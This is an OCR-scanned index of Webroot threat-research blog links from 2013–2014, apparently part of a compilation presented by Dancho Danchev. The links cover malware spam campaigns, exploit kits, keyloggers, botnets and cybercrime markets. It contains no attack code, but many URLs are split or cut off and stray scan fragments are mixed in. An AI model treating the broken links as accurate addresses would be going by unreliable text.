234. https://www.webroot.com/blog/2013/03/12/fake-bofa-cashpro-online-digital-certificate-themed-emails-lead-to-malware/

235. https://www.webroot.com/blog/2013/03/13/spamvertised-bbb-your-accreditation-terminated-themed-emails-lead-to-black-hole-exploit-kit/

236. https://www.webroot.com/blog/2013/03/14/new-zeus-source-code-based-rootkit-available-for-purchase-on-the-underground-market/

237. https://www.webroot.com/blog/2013/03/15/cybercriminals-resume-spamvertising-re-fwd-wire-transfer-themed-emails-serve-client-side-exploits-and-malware/

238. https://www.webroot.com/blog/2013/03/18/adp-package-delivery-notification-themed-emails-lead-to-black-hole-exploit-kit/

239. https://www.webroot.com/blog/2013/03/19/cybercrime-friendly-community-branded-httpsmtp-based-keylogger-spotted-in-the-wild/

240. https://www.webroot.com/blog/2013/03/20/hacked-pcs-as-anonymization-stepping-stones-service-operates-in-the-open-since-2004/

241. https://www.webroot.com/blog/2013/03/21/fake-cnn-breaking-news-alerts-themed-emails-lead-to-black-hole-exploit-kit/

242. https://www.webroot.com/blog/2013/03/22/spotted-cybercriminals-working-on-new-western-union-based-money-mule-management-script/

243. https://www.webroot.com/blog/2013/03/25/malicious-bbc-daily-email-cyprus-bailout-themed-emails-lead-to-black-hole-exploit-kit/

244. https://www.webroot.com/blog/2013/03/26/adp-payroll-invoice-themed-emails-lead-to-malware/

245. https://www.webroot.com/blog/2013/03/27/terminated-wire-transfer-notificationach-file-id-themed-malicious-campaigns-lead-to-black-hole-exploit-kit/

246. https://www.webroot.com/blog/2013/03/28/new-diy-rdp-based-botnet-generating-tool-leaks-in-the-wild/

247. https://www.webroot.com/blog/2013/03/29/a-peek-inside-the-egypack-web-malware-exploitation-kit/

248. https://www.webroot.com/blog/2013/04/01/diy-java-based-rat-remote-access-tool-spotted-in-the-wild/

249. https://www.webroot.com/blog/2013/04/02/spamvertised-re-changelog-as-promised-themed-emails-lead-to-malware/

250. https://www.webroot.com/blog/2013/04/03/cybercrime-friendly-service-offers-access-to-tens-of-thousands-of-compromised-accounts/

251. https://www.webroot.com/blog/2013/04/04/madimahdiflashback-os-x-connected-malware-spreading-through-skype/

252. https://www.webroot.com/blog/2013/04/05/cybercriminals-selling-valid-business-cards-data-of-company-executives-across-multiple-verticals/

253. https://www.webroot.com/blog/2013/04/08/a-peek-inside-the-zerokit0kitring0-bundle-bootkit/

254. https://www.webroot.com/blog/2013/04/09/diy-skype-ring-flooder-offered-for-sale/

255. https://www.webroot.com/blog/2013/04/10/spamvertised-your-order-for-helicopter-for-the-weekend-themed-emails-lead-to-malware/

256.

https://www.webroot.com/blog/2013/04/11/a-peek-inside-a-life-cycle-aware-underground-market-ad-for-a-p

rivate-keylogger/

257. https://www.webroot.com/blog/2013/04/12/american-airlines-you-can-download-your-ticket-themed-emails-lea

83

d-to-malware/

258. https://www.webroot.com/blog/2013/04/15/cybercriminals-offer-spam-friendly-smtp-servers-for-rent/

259. https://www.webroot.com/blog/2013/04/16/how-mobile-spammers-verify-the-validity-of-harvested-phone-numbe

rs-part-two/

260. https://www.webroot.com/blog/2013/04/15/cybercriminals-offer-spam-friendly-smtp-servers-for-rent/

261. https://www.webroot.com/blog/2013/04/17/a-peek-inside-a-cracked-commercially-available-rat-remote-access

-tool/

262. https://www.webroot.com/blog/2013/04/18/diy-russian-mobile-number-harvesting-tool-spotted-in-the-wild/

263. https://www.webroot.com/blog/2013/04/19/diy-sip-based-tdos-toolnumber-validity-checker-offered-for-sale/

264. https://www.webroot.com/blog/2013/04/23/captcha-solving-russian-email-account-registration-tool-helps-fa

cilitate-cybercrime/

265. https://www.webroot.com/blog/2013/04/24/historical-osint-the-boston-marathon-explosion-and-fertilizer-plant-explosion-in-texas-themed-malware-campaigns/

266. https://www.webroot.com/blog/2013/04/25/fake-dhl-delivery-report-themed-emails-lead-to-malware/

267. https://www.webroot.com/blog/2013/04/26/cybercriminals-impersonate-bank-of-america-bofa-serve-malware/

268. https://www.webroot.com/blog/2013/04/29/how-fraudulent-blackhat-seo-monetizers-apply-quality-assurance-qa-to-their-diy-doorway-generators/

269. https://www.webroot.com/blog/2013/04/30/managed-russian-ransomware-as-a-service-spotted-in-the-wild/

270. https://www.webroot.com/blog/2013/05/01/fedwire-your-wire-transfer-themed-emails-lead-to-malware/

271. https://www.webroot.com/blog/2013/05/02/a-peek-inside-a-cve-2013-0422-exploiting-diy-malicious-java-applet-generating-tool/

272. https://www.webroot.com/blog/2013/05/06/new-version-of-diy-google-dorks-based-mass-website-hacking-tool-spotted-in-the-wild/

273. https://www.webroot.com/blog/2013/05/06/new-version-of-diy-google-dorks-based-mass-website-hacking-tool-spotted-in-the-wild/

274. https://www.webroot.com/blog/2013/05/07/citibank-merchant-billing-statement-themed-emails-lead-to-malware/

275. https://www.webroot.com/blog/2013/05/08/fake-amazon-your-kindle-e-book-order-themed-emails-circulating-in-the-wild-lead-to-client-side-exploits-and-malware/

276. https://www.webroot.com/blog/2013/05/09/cybercriminals-impersonate-new-york-states-department-of-motor-vehicles-dmv-serve-malware/

277. https://www.webroot.com/blog/2013/05/10/cybercriminals-offer-http-based-keylogger-for-sale-accept-bitcoin/

278. https://www.webroot.com/blog/2013/05/13/newly-launched-e-shop-for-hacked-pcs-charges-based-on-malware-executions/

279. https://www.webroot.com/blog/2013/05/14/new-subscription-based-stealth-bitcoin-miner-spotted-in-the-wild/

280. https://www.webroot.com/blog/2013/05/15/fake-free-media-player-distributed-via-rogue-adobe-flash-player-hd-advertisement/

281. https://www.webroot.com/blog/2013/05/15/new-versatile-and-remote-controlled-android-mouabot-malware-found-in-the-wild/

282. https://www.webroot.com/blog/2013/05/17/newly-launched-magic-malware-spam-campaign-relies-on-bogus-new-mms-messages/

283. https://www.webroot.com/blog/2013/05/17/commercial-form-grabbing-rootkit-spotted-in-the-wild/

284. https://www.webroot.com/blog/2013/05/20/diy-malware-cryptor-as-a-web-service-spotted-in-the-wild-part-two/

285. https://www.webroot.com/blog/2013/05/21/cvs-and-sensitive-info-soliciting-email-campaign-impersonates-nato/

286. https://www.webroot.com/blog/2013/05/22/new-commercially-available-diy-invisible-bitcoin-miner-spotted-in-the-wild/

287. https://www.webroot.com/blog/2013/05/23/fake-export-licensepayment-invoice-themed-emails-lead-to-malware/

288. https://www.webroot.com/blog/2013/05/24/compromised-indian-government-web-site-leads-to-black-hole-exploit-kit/

289. https://www.webroot.com/blog/2013/05/29/cybercriminals-resume-spamvertising-citibank-merchant-billing-statement-themed-emails-serve-malware/

290. https://www.webroot.com/blog/2013/05/30/marijuana-themed-ddos-for-hire-service-spotted-in-the-wild/

291. https://www.webroot.com/blog/2013/05/31/fake-vodafone-u-k-images-themed-malware-serving-spam-campaign-circulating-in-the-wild/

292. https://www.webroot.com/blog/2013/06/03/compromised-ftpssh-account-privilege-escalating-mass-iframe-embedding-platform-released-on-the-underground-marketplace/

293. https://www.webroot.com/blog/2013/06/04/new-e-shop-sells-access-to-thousands-of-hacked-pcs-accepts-bitcoin/

294. https://www.webroot.com/blog/2013/06/05/pharmaceutical-scammers-impersonate-facebooks-notification-system-entice-users-into-purchasing-counterfeit-drugs/

295. https://www.webroot.com/blog/2013/06/06/ilivid-ads-lead-to-searchqu-toolbarsearch-suite-pua-potentially-unwanted-application/

296. https://www.webroot.com/blog/2013/06/07/hacked-origin-uplay-hulu-plus-netflix-spotify-skype-twitter-instagram-tumblr-freelancer-accounts-offered-for-sale/

297. https://www.webroot.com/blog/2013/06/10/scammers-impersonate-the-un-refugee-agency-unhcr-seek-your-credit-cards-details/

298. https://www.webroot.com/blog/2013/06/11/fake-unsuccessful-fax-transmission-themed-emails-lead-to-malware/

299. https://www.webroot.com/blog/2013/06/12/tens-of-thousands-of-spamvertised-emails-lead-to-w32casonline/

300. https://www.webroot.com/blog/2013/06/13/rogue-ads-lead-to-safemonitorapp-potentially-unwanted-application-pua/

301. https://www.webroot.com/blog/2013/06/14/how-cybercriminals-apply-quality-assurance-qa-to-their-malware-c

ampaigns-before-launching-them/

302. https://www.webroot.com/blog/2013/06/17/rogue-ads-target-eu-users-expose-them-to-win32toolbar-searchsuit

e-through-the-kingtranslate-pua/

303. https://www.webroot.com/blog/2013/06/18/new-boutique-iframe-crypting-service-spotted-in-the-wild/

304. https://www.webroot.com/blog/2013/06/19/rogue-oops-video-player-attempts-to-visually-social-engineer-use

rs-mimicks-adobe-flash-players-installation-process/

305.

https://www.webroot.com/blog/2013/06/20/new-e-shop-sells-access-to-thousands-of-malware-infected-hosts

-accepts-bitcoin/

306. https://www.webroot.com/blog/2013/06/21/new-subscription-based-sha256scrypt-supporting-stealth-diy-bitco

in-mining-tool-spotted-in-the-wild/

307. https://www.webroot.com/blog/2013/06/24/rogue-free-mozilla-firefox-download-ads-lead-to-installcore-pote

ntially-unwanted-application-pua/

308. https://www.webroot.com/blog/2013/06/25/sip-based-api-supporting-fake-caller-idsms-number-supporting-diy

-russian-service-spotted-in-the-wild/

309. https://www.webroot.com/blog/2013/06/26/rogue-free-codec-pack-ads-lead-to-win32installcore-potentially-unwanted-application-pua/

310. https://www.webroot.com/blog/2013/06/27/self-propagating-zeus-based-source-codebinaries-offered-for-sale/

311. https://www.webroot.com/blog/2013/06/28/how-cybercriminals-create-and-operate-android-based-botnets/

312. https://www.webroot.com/blog/2013/07/02/cybercriminals-experiment-with-tor-based-cc-ring-3-rootkit-empowered-spdy-form-grabbing-malware-bot/

313. https://www.webroot.com/blog/2013/07/03/deceptive-ads-targeting-german-users-lead-to-the-w32somotobetterinstaller-potentially-unwanted-application-pua/

314. https://www.webroot.com/blog/2013/07/04/newly-launched-underground-market-service-harvests-mobile-phone-numbers-on-demand/

315. https://www.webroot.com/blog/2013/07/08/novel-ransomware-tactic-locks-users-pcs-demands-that-they-participate-in-a-survey-to-get-the-unlock-code/

316. https://www.webroot.com/blog/2013/07/09/spamvertised-export-licenseinvoice-copy-themed-emails-lead-to-ma

lware/

317. https://www.webroot.com/blog/2013/07/10/cybercriminals-spamvertise-tens-of-thousands-of-fake-your-bookin

g-reservation-at-westminster-hotel-themed-emails-serve-m

318. https://www.webroot.com/blog/2013/07/11/new-commercially-available-mass-ftp-based-proxy-supporting-doorw

aymalicious-script-uploading-application-spotted-in-the-

319. https://www.webroot.com/blog/2013/07/12/fake-igo4-private-car-insurance-policy-amendment-certificate-the

med-emails-lead-to-malware/

320. https://www.webroot.com/blog/2013/07/15/tens-of-thousands-of-spamvertised-emails-lead-to-the-win32primec

asino-pua-potentially-unwanted-application/

321. https://www.webroot.com/blog/2013/07/16/spamvertised-vodafone-u-k-mms-idfake-sage-50-payroll-themed-emai

ls-lead-to-identical-malware/

322. https://www.webroot.com/blog/2013/07/17/new-commercially-available-web-based-wordpressjoomla-brute-forci

ng-tool-spotted-in-the-wild/

323. https://www.webroot.com/blog/2013/07/19/rogue-ads-targeting-german-users-lead-to-win32installbrain-pua-potentially-unwanted-application/

324. https://www.webroot.com/blog/2013/07/22/yet-another-commercially-available-stealth-bitcoinlitecoin-mining-tool-spotted-in-the-wild/

325. https://www.webroot.com/blog/2013/07/23/deceptive-media-player-update-ads-expose-users-to-the-rogue-video-downloaderbundlore-potentially-unwanted-application-pu

326. https://www.webroot.com/blog/2013/07/24/newly-launched-http-based-botnet-setup-as-a-service-empowers-novice-cybercriminals-with-bulletproof-hosting-capabilities

327. https://www.webroot.com/blog/2013/07/25/fake-copy-of-vodafone-u-k-contractyour-monthly-vodafone-bill-is-readynew-mms-received-themed-emails-lead-to-malware/

328. https://www.webroot.com/blog/2013/07/26/rogue-ads-lead-to-the-free-player-win32somoto-potentially-unwanted-application-pua/

329. https://www.webroot.com/blog/2013/07/29/how-much-does-it-cost-to-buy-one-thousand-russianeastern-european-based-malware-infected-hosts/

330. https://www.webroot.com/blog/2013/07/30/custom-usb-sticks-bypassing-windows-78s-autorun-protection-measure-going-mainstream/

331. https://www.webroot.com/blog/2013/07/31/diy-commercially-available-automatic-web-site-hacking-as-a-service-spotted-in-the-wild/

332. https://www.webroot.com/blog/2013/08/02/malware-infected-hosts-as-stepping-stones-service-offers-access-to-hundreds-of-compromised-u-s-based-hosts/

333. https://www.webroot.com/blog/2013/08/02/new-hacked-shells-as-a-service-empowers-cybercriminals-with-access-to-high-page-rank-ed-web-sites/

334. https://www.webroot.com/blog/2013/08/05/fake-iphone-picture-snapshot-message-themed-emails-lead-to-malware/

335. https://www.webroot.com/blog/2013/08/06/malicious-bank-of-america-bofa-statement-of-expenses-themed-emails-lead-to-client-side-exploits-and-malware/

336. https://www.webroot.com/blog/2013/08/07/cybercriminals-spamvertise-fake-o2-u-k-mms-themed-emails-serve-malware/

337. https://www.webroot.com/blog/2013/08/08/one-stop-shop-for-spammers-offers-dkim-verified-smtp-servers-harvested-email-databases-and-training-to-potential-custome

338. https://www.webroot.com/blog/2013/08/09/fake-apple-store-gift-card-themed-emails-serve-client-side-exploits-and-malware/

339. https://www.webroot.com/blog/2013/08/12/newly-launched-managed-malware-dropping-service-spotted-in-the-wild/

340. https://www.webroot.com/blog/2013/08/13/cybercrime-friendly-underground-traffic-exchange-helps-facilitate-fraudulent-and-malicious-activity/

341. https://www.webroot.com/blog/2013/08/14/from-vietnam-with-tens-of-millions-of-harvested-emails-spam-ready-smtp-servers-and-diy-spamming-tools/

342. https://www.webroot.com/blog/2013/08/15/diy-craigslist-email-collecting-tools-empower-spammers-with-access-to-freshvalid-email-addresses/

343. https://www.webroot.com/blog/2013/08/16/bulletproof-tdsdoorwayspharmaspamwarez-hosting-service-operates-in-the-open-since-2009/

344. https://www.webroot.com/blog/2013/08/19/diy-automatic-cybercrime-friendly-redirectors-generating-service-spotted-in-the-wild/

345. https://www.webroot.com/blog/2013/08/28/cybercriminals-offer-spam-ready-smtp-servers-for-rentdirect-managed-purchase/

346. https://www.webroot.com/blog/2013/08/29/cybercrime-friendly-underground-traffic-exchanges-help-facilitate-fraudulent-and-malicious-activity-part-two/

347. https://www.webroot.com/blog/2013/09/06/diy-malicious-android-apk-generating-sensitive-information-stealer-spotted-wild/

348. https://www.webroot.com/blog/2013/09/10/web-based-dns-amplification-ddos-attack-mode-supporting-php-script-spotted-wild/

349. https://www.webroot.com/blog/2013/09/11/managed-malicious-java-applets-hosting-service-spotted-wild/

350. https://www.webroot.com/blog/2013/09/18/affiliate-network-mobile-malware-impersonates-google-play-tricks-users-installing-premium-rate-sms-sending-rogue-apps/

351. https://www.webroot.com/blog/2013/09/18/419-advance-fee-fraudsters-abuse-cnns-email-feature-spread-syria

n-crisis-themed-scams/

352. https://www.webroot.com/blog/2013/09/19/cybercriminals-offer-anonymous-mobile-numbers-sms-activation-video-tape-destruction-sim-request/

353. https://www.webroot.com/blog/2013/09/20/yet-another-malware-infected-hosts-anonymization-stepping-stones-service-offering-access-hundreds-compromised-hosts-spot

354. https://www.webroot.com/blog/2013/09/20/cybercriminals-release-new-socks4socks5-malware-infected-hosts-based-diy-dos-tool/

355. https://www.webroot.com/blog/2013/09/23/cybercriminals-sell-access-tens-thousands-malware-infected-russian-hosts/

356. https://www.webroot.com/blog/2013/09/23/spamvertised-fdic-business-account-themed-emails-server-client-side-exploits-malware/

357. https://www.webroot.com/blog/2013/09/24/cybercriminals-experiment-android-based-sql-injecting-python-based-releases/

358. https://www.webroot.com/blog/2013/09/25/newly-launched-e-shop-offers-access-hundreds-thousands-compromised-accounts/

359. https://www.webroot.com/blog/2013/09/27/diy-commercial-captcha-solving-automatic-email-account-registration-tool-available-underground-market-since-2008/

360. https://www.webroot.com/blog/2013/09/27/yet-another-subscription-based-stealth-bitcoin-mining-tool-spotted-wild/

361. https://www.webroot.com/blog/2013/10/01/peek-inside-blackhat-seo-friendly-doorways-management-platform/

362. https://www.webroot.com/blog/2013/10/01/newly-launched-http-based-botnet-setup-service-empowers-novice-cybercriminals-bulletproof-hosting-capabilities-part-two/

363. https://www.webroot.com/blog/2013/10/02/t-mobile-mms-message-arrived-themed-emails-lead-malware/

364. https://www.webroot.com/blog/2013/10/01/newly-launched-http-based-botnet-setup-service-empowers-novice-cybercriminals-bulletproof-hosting-capabilities-part-two/

365. https://www.webroot.com/blog/2013/10/03/vertically-integrating-ddos-hire-vendor-spotted-wild/

366. https://www.webroot.com/blog/2013/10/04/commercially-available-blackhat-seo-enabled-multi-third-party-bhseo-product-licenses-empowered-vps-servers-spotted-wild/

367. https://www.webroot.com/blog/2013/10/04/new-cybercrime-friendly-iframes-based-e-shop-traffic-spotted-wild/

368. https://www.webroot.com/blog/2013/10/08/newly-launched-vds-based-cybercrime-friendly-hosting-provider-helps-facilitate-fraudulentmalicious-online-activity/

369. https://www.webroot.com/blog/2013/10/08/newly-launched-vds-based-cybercrime-friendly-hosting-provider-helps-facilitate-fraudulentmalicious-online-activity/

370. https://www.webroot.com/blog/2013/10/09/fake-4-missed-emails-gmail-themed-emails-lead-pharmaceutical-scams/

371. https://www.webroot.com/blog/2013/10/10/compromised-turkish-government-web-site-leads-malware/

372. https://www.webroot.com/blog/2013/10/11/novice-cyberciminals-offer-commercial-access-5-mini-botnets/

373. https://www.webroot.com/blog/2013/10/14/spamvertised-t-mobile-picture-id-typemms-themed-emails-lead-malw

are/

374. https://www.webroot.com/blog/2013/10/16/yet-another-bitcoin-accepting-e-shop-offering-access-thousands-hacked-pcs-spotted-wild/

375. https://www.webroot.com/blog/2013/10/16/malicious-fw-file-themed-emails-lead-malware/

376. https://www.webroot.com/blog/2013/10/17/mass-iframe-injection-campaign-leads-adobe-flash-exploits/

377. https://www.webroot.com/blog/2013/10/18/rogue-ads-lead-mipony-download-accelerator-fun-moods-toolbar-pua-potentially-unwanted-application/

378. https://www.webroot.com/blog/2013/10/18/peek-inside-administration-panel-standardized-e-shop-compromised-accounts/

379. https://www.webroot.com/blog/2013/10/21/u-k-users-targeted-fake-confirming-sky-offer-themed-malware-serving-emails/

380. https://www.webroot.com/blog/2013/10/21/new-diy-compromised-hostsproxies-syndicating-tool-spotted-wild/

381. https://www.webroot.com/blog/2013/10/22/rogue-ads-lead-ezdownloaderpro-pua-potentially-unwanted-application/

382. https://www.webroot.com/blog/2013/10/22/fake-scanned-image-xerox-workcentre-themed-emails-lead-

malware/

383. https://www.webroot.com/blog/2013/10/24/fake-important-company-reports-themed-emails-lead-malware/

384. https://www.webroot.com/blog/2013/10/25/cybercriminals-release-new-commercially-available-androidblackberry-supporting-mobile-malware-bot/

385. https://www.webroot.com/blog/2013/10/28/fake-whatsapp-voice-message-notification1-new-voicemail-themed-emails-lead-malware-2/

386. https://www.webroot.com/blog/2013/11/01/peek-inside-google-dorks-based-mass-sql-injecting-tool/

387. https://www.webroot.com/blog/2013/11/01/deceptive-ads-lead-spyalertapp-pua-potentially-unwanted-application/

388. https://www.webroot.com/blog/2013/11/04/cybercriminals-differentiate-access-compromised-pcs-service-proposition-emphasize-prevalence-female-bot-slaves/

389. https://www.webroot.com/blog/2013/11/05/new-vendor-professional-ddos-hire-service-spotted-wild/

390. https://www.webroot.com/blog/2013/11/07/source-code-proprietary-spam-bot-offered-sale-acts-force-multiplier-cybercrime-friendly-activity/

391. https://www.webroot.com/blog/2013/11/08/low-quality-assurance-qa-iframe-campaign-linked-mays-india-government-web-site-compromise-spotted-wild/

392. https://www.webroot.com/blog/2013/11/11/popular-french-torrent-portal-tricks-users-into/

393. https://www.webroot.com/blog/2013/11/12/web-site-brazilian-prefeitura-municipal-de-jaqueira-compromised-leads-fake-adobe-flash-player/

394. https://www.webroot.com/blog/2013/11/13/malicious-multi-hop-iframe-campaign-affects-thousands-of-web-sites-leads-to-cve-2011-3402/

395. https://www.webroot.com/blog/2013/11/15/vendor-tdos-productsservices-releases-new-multi-threaded-sip-based-tdos-tool/

396. https://www.webroot.com/blog/2013/11/19/cybercriminals-spamvertise-tens-thousands-fake-sent-iphone-themed-emails-expose-users-malware/

397. https://www.webroot.com/blog/2013/11/20/fake-annual-form-std-261-authorization-use-privately-owned-vehicle-state-business-themed-emails-lead-malware/

398. https://www.webroot.com/blog/2013/11/21/newly-released-proxy-supporting-origin-brute-forcing-tools-targe

ts-users-weak-passwords/

399. https://www.webroot.com/blog/2013/11/22/fake-whatsapp-voice-message-notification-themed-emails-expose-users-malware/

400. https://www.webroot.com/blog/2013/11/25/cybercriminals-impersonate-hsbc-fake-payment-e-advice-themed-emails-expose-users-malware/

401. https://www.webroot.com/blog/2013/11/26/fake-mms-gallery-notifications-impersonate-t-mobile-u-k-expose-users-malware/

402. https://www.webroot.com/blog/2013/11/27/fake-octobers-billing-address-code-bac-form-themed-spam-campaign-leads-malware/

403. https://www.webroot.com/blog/2013/12/03/cybercrime-friendly-vpn-service-provider-pitches-recommended-edward-snowden/

404. https://www.webroot.com/blog/2013/12/04/commercial-windows-based-compromised-web-shells-management-application-spotted-wild/

405. https://www.webroot.com/blog/2013/12/05/compromised-legitimate-web-sites-expose-users-malicious-javasymb

ianandroid-browser-updates/

406. https://www.webroot.com/blog/2013/12/09/malicious-multi-hop-iframe-campaign-affects-thousands-web-sites-leads-cocktail-client-side-exploits-part-two/

407. https://www.webroot.com/blog/2013/12/11/cybercriminals-efficiently-violate-monetize-youtube-facebook-twitter-instagram-soundcloud-googles-tos/

408. https://www.webroot.com/blog/2013/12/12/tumblr-fire-diy-captcha-solving-proxies-supporting-automatic-account-registration-tools/

409. https://www.webroot.com/blog/2013/12/16/newly-launched-http-based-botnet-setup-service-empowers-novice-cybercriminals-bulletproof-hosting-capabilities-part-thre

410. https://www.webroot.com/blog/2013/12/17/cybercriminals-offer-fellow-cybercriminals-training-in-operational-security-opsec/

411. https://www.webroot.com/blog/2013/12/18/fake-whatsapp-missed-voicemail-themed-emails-lead-pharmaceutical-scams/

412. https://www.webroot.com/blog/2013/12/19/peek-inside-booming-underground-market-stealth-bitcoin-litecoin-

mining-tools/

413. https://www.webroot.com/blog/2013/12/27/cybercrime-trends-2013-year-review/

414. https://www.webroot.com/blog/2014/01/07/adobe-license-service-center-order-nr-notice-appear-court-themed-malicious-spam-campaigns-intercepted-wild/

415. https://www.webroot.com/blog/2014/01/13/vendor-tdos-products-releases-new-gsm3g-usb-modem-based-tdos-tool/

416. https://www.webroot.com/blog/2014/01/16/new-tdos-market-segment-entrant-introduces-96-sim-cards-compatible-custom-gsm-module-positions-market-disruptor/

417. https://www.webroot.com/blog/2014/01/17/diy-python-based-mass-insecure-wordpress-scanningexploting-tool-hundreds-pre-defined-exploits-spotted-wild/

418. https://www.webroot.com/blog/2014/01/21/googles-recaptcha-automatic-fire-newly-launched-recaptcha-solving-breaking-service/

419. https://www.webroot.com/blog/2014/01/22/fully-automated-api-supporting-service-undermines-facebook-googles-sms-activation-mobile-number-activation-account-regis

420. https://www.webroot.com/blog/2014/01/24/newly-launched-managed-compromisedhacked-accounts-e-shop-

hosting

-service-standardizes-monetization-process/

421. https://www.webroot.com/blog/2014/01/30/newly-released-web-based-ddospasswords-stealing-capable-diy-botn

89

et-generating-tool-spotted-wild/

422. https://www.webroot.com/blog/2014/01/31/cybercriminals-release-new-web-based-keylogging-system/

423. https://www.webroot.com/blog/2014/02/04/cybercriminals-release-socks4socks5-based-alexa-pagerank-boostin

g-application/

424. https://www.webroot.com/blog/2014/02/07/market-leading-standardized-cybercrime-friendly-e-shop-service-b

rings-2500-boutique-e-shops-online/

425. https://www.webroot.com/blog/2014/02/10/managed-teamviewer-based-anti-forensics-capable-virtual-machines

-offered-service/

426. https://www.webroot.com/blog/2014/02/12/rogue-wordpress-sites-lead-to-client-side-exploits/

427. https://www.webroot.com/blog/2014/02/13/hacking-hire-teams-occupy-multiple-underground-market-segments-m

onetize-malicious-know/

428. https://www.webroot.com/blog/2014/02/14/doubleclick-malvertising-campaign-exposes-long-run-beneath-radar-malvertising-infrastructure/

429. https://www.webroot.com/blog/2014/02/18/spamvertised-image-sent-evernote-themed-campaign-serves-client-side-exploits/

430. https://www.webroot.com/blog/2014/02/20/spamvertised-received-new-message-skype-voicemail-service-themed-emails-lead-angler-exploit-kit/

431. https://www.webroot.com/blog/2014/03/06/deceptive-ads-expose-users-pua-installbrainpc-performer-pua-potentially-unwanted-application/

432. https://www.webroot.com/blog/2014/03/07/managed-web-based-300-gbs-capable-dns-amplification-enabled-malware-bot-spotted-wild/

433. https://www.webroot.com/blog/2014/03/13/commercial-windows-based-compromised-web-shells-management-application-spotted-wild-part-two/

434. https://www.webroot.com/blog/2014/03/14/spamvertised-bogus-online-casino-themed-emails-lead-w32casino/

435. https://www.webroot.com/blog/2014/03/18/5m-harvested-russian-mobile-numbers-service-exposes-fraudulent-infrastructure/

436. https://www.webroot.com/blog/2014/03/19/socks4socks5-enabled-hosts-service-introduces-affiliate-network-based-revenue-sharing-scheme/

437. https://www.webroot.com/blog/2014/03/20/peek-inside-modular-tor-cc-enabled-bitcoin-mining-malware-bot/

438. https://www.webroot.com/blog/2014/03/21/managed-anti-forensics-imei-modification-services-fuel-growth-anti-forensics-market-segment/

439. https://www.webroot.com/blog/2014/03/24/commercially-available-database-50m-cctld-zone-transfer-domains-spotted-wild/

440. https://www.webroot.com/blog/2014/03/25/deceptive-ads-expose-users-adware-linkularwin32-speedupmypc-puas-potentially-unwanted-applications/

441. https://www.webroot.com/blog/2014/03/28/diy-automatic-cybercrime-friendly-redirectors-generating-service-spotted-wild-part-two/

442. https://www.webroot.com/blog/2014/03/31/managed-ddos-wordpress-targeting-xml-rpc-api-abusing-service-spo

tted-wild/

443. https://www.webroot.com/blog/2014/05/02/legitimate-software-apps-impersonated-blackhat-seo-pua-potentially-unwanted-application-serving-campaign/

444. https://www.webroot.com/blog/2014/05/06/diy-cybercrime-friendly-legitimate-apk-injectingdecompiling-app-spotted-wild/

445. https://www.webroot.com/blog/2014/05/08/malicious-diy-java-applet-distribution-platforms-going-mainstream-part-two/

446. https://www.webroot.com/blog/2014/05/09/spamvertised-error-calculation-tax-themed-emails-lead-malware/

447. https://www.webroot.com/blog/2014/05/12/peek-inside-diy-keylogging-platform-commercially-available-botnet-malware-generating-tool/

448. https://www.webroot.com/blog/2014/05/13/spamvertised-notification-payment-received-themed-emails-lead-malware/

449. https://www.webroot.com/blog/2014/05/16/malicious-jj-black-consultancy-computer-support-services-themed-


emails-lead-malware/

450. https://www.webroot.com/blog/2014/05/21/peek-inside-newly-launched-one-e-shop-cybercrime-friendly-services/

451. https://www.webroot.com/blog/2014/05/23/compromised-accounts-server-based-managed-iframe-ing-service-spotted-wild/

2.2

September



PRESENTED BY DANCHO DANCHEV

CYBER THREATS EXPOSED

THE WORLD'S LEADING EXPERT IN CYBERCRIME AND CYBER SECURITY PRESENTS THE WORLD'S MOST COMPREHENSIVE CYBER THREATS DATABASE

